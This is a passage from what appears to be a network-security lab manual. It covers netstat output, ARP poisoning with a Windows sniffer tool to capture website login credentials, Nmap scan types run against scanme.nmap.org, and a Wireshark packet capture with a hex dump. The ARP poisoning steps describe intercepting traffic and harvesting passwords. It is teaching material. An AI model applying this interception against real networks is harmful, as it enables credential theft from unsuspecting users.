TCP    192.168.1.213:30101      a23-212-254-120:https   CLOSE_WAIT
TCP    192.168.1.213:30104      a23-212-254-9:https     CLOSE_WAIT
TCP    192.168.1.213:30105      a23-212-254-9:https     CLOSE_WAIT
TCP    192.168.1.213:30106      a23-212-254-9:https     CLOSE_WAIT
TCP    192.168.1.213:30107      a23-212-254-9:https     CLOSE_WAIT
TCP    192.168.1.213:30108      a23-212-254-9:https     CLOSE_WAIT
TCP    192.168.1.213:30109      a23-212-254-9:https     CLOSE_WAIT
TCP    192.168.1.213:30114      13.107.246.254:https    CLOSE_WAIT
TCP    192.168.1.213:30132      a23-215-4-43:https      CLOSE_WAIT
TCP    192.168.1.213:30135      104.208.16.91:https     TIME_WAIT
TCP    192.168.1.213:30139      52.168.117.170:https    ESTABLISHED
TCP    192.168.1.213:30140      52.111.194.24:https     TIME_WAIT
TCP    192.168.1.213:30141      52.111.194.24:https     TIME_WAIT
TCP    192.168.1.213:30142      52.111.194.24:https     ESTABLISHED

```


3.2 Perform ARP Poisoning in Windows

Output:

1. Open the software, Click on Sniffer tab.




2. Click on Start/Stop Sniffer and then click on Add items give range values and click Okay.



[Running] - Oracle VM VirtualBox


View Input Devices Help




3. Go to APR >> select any one IP address > then click OK

Running] - Oracle VM VirtualBox


View Input Devices Help





4. After selecting Ok Click on start poisoning




5. Now Login to a website for testing the security and enter the password





- Now click on Passwords and select the HTTP request and you will get the credentials for login



Aim: Using Nmap scanner to perform port scanning various forms – ACK, SYN, FIN, NULL, XMAS.


Output:

Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.


Command: nmap -sA -T4 scanme.nmap.org



- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.


Command: nmap -p22,113,139 scanme.nmap.org



- **FIN Scan (-sF)**

Sets just the TCP FIN bit.


Command: `nmap -sF -T4 scanme.nmap.org`



- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)


Command: `nmap -sN -p 22 scanme.nmap.org`



- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.


Command: nmap -sX -T4 scanme.nmap.org



Aim: Use Wireshark sniffer to capture network traffic and analyse.

Output:

1. Open Wireshark and select your Connection.



The screenshot displays the Wireshark network traffic analysis tool. The 'Capture' pane at the top shows a list of network interfaces, with 'Local Area Connection* 9' selected. The main packet list pane shows a series of captured packets, all of which are UDP packets from 192.168.29.121 to 66.22.239.135 on port 55702. The packet details pane for the selected packet (No. 1739) shows the following structure:


- Frame 1: 199 bytes on wire (1592 bits), 199 bytes captured (1592 bits) on interface \Device\NPF_{12E4FBA4-4472-423D-AD65-27F3608515DC}, id 0
- Ethernet II, Src: IntelCor_13:08:bc (ac:fd:ce:13:08:bc), Dst: Arcadyan_cc:64:f0 (70:97:41:cc:64:f0)
- Internet Protocol Version 4, Src: 192.168.29.121, Dst: 66.22.239.135
- User Datagram Protocol, Src Port: 55702, Dst Port: 50007
- Data (157 bytes)

The packet bytes pane shows the raw data in hexadecimal and ASCII format:

```

0000 70 97 41 cc 64 f0 ac fd ce 13 08 bc 08 00 45 00 p:A d... ..E
0010 00 b9 61 c5 00 00 80 11 c8 af c0 a8 1d 79 42 16 ..a.....yB
0020 ef 87 d9 96 c3 57 00 a5 5d cb 90 78 c6 c5 1c de ....W..]..x...
0030 fc 62 00 0b 87 19 be de 00 01 72 27 f4 80 3d 50 .b.....r'==P
0040 6a 04 7e cb 95 25 2a 57 de 4b e4 2d 98 2c ea ed j~.%*W.K...
0050 70 95 48 76 21 ff 05 88 c5 01 9a 6a 70 c8 8f da p.Hv!...j...
0060 e2 d3 6d c8 08 6e ac 2e 4d 1b 5f 3e 38 f2 34 fe .m..n.,M_>8-4
0070 c8 f9 fe a2 da e0 5a 5b e5 ed b7 fb ef 10 c6 de .....Z[.....
0080 31 84 a2 5f 8d 8a d9 8f 5f b0 4c 9b 1f d5 2e 6e 1.....L...n
0090 90 5c 6d 5c f0 aa a9 20 5e 48 90 f9 db b6 68 b8 .\m\....^H....h
00a0 ee db 72 27 c9 d0 f0 73 d5 53 ca 96 cc c8 4f d8 .r'....S....0
00b0 e3 ac 0e 24 b0 27 44 96 47 84 82 fd 60 d7 a5 de ...$. 'D. G....
00c0 5e 71 71 12 1b 14 80 ^qq....
  
```

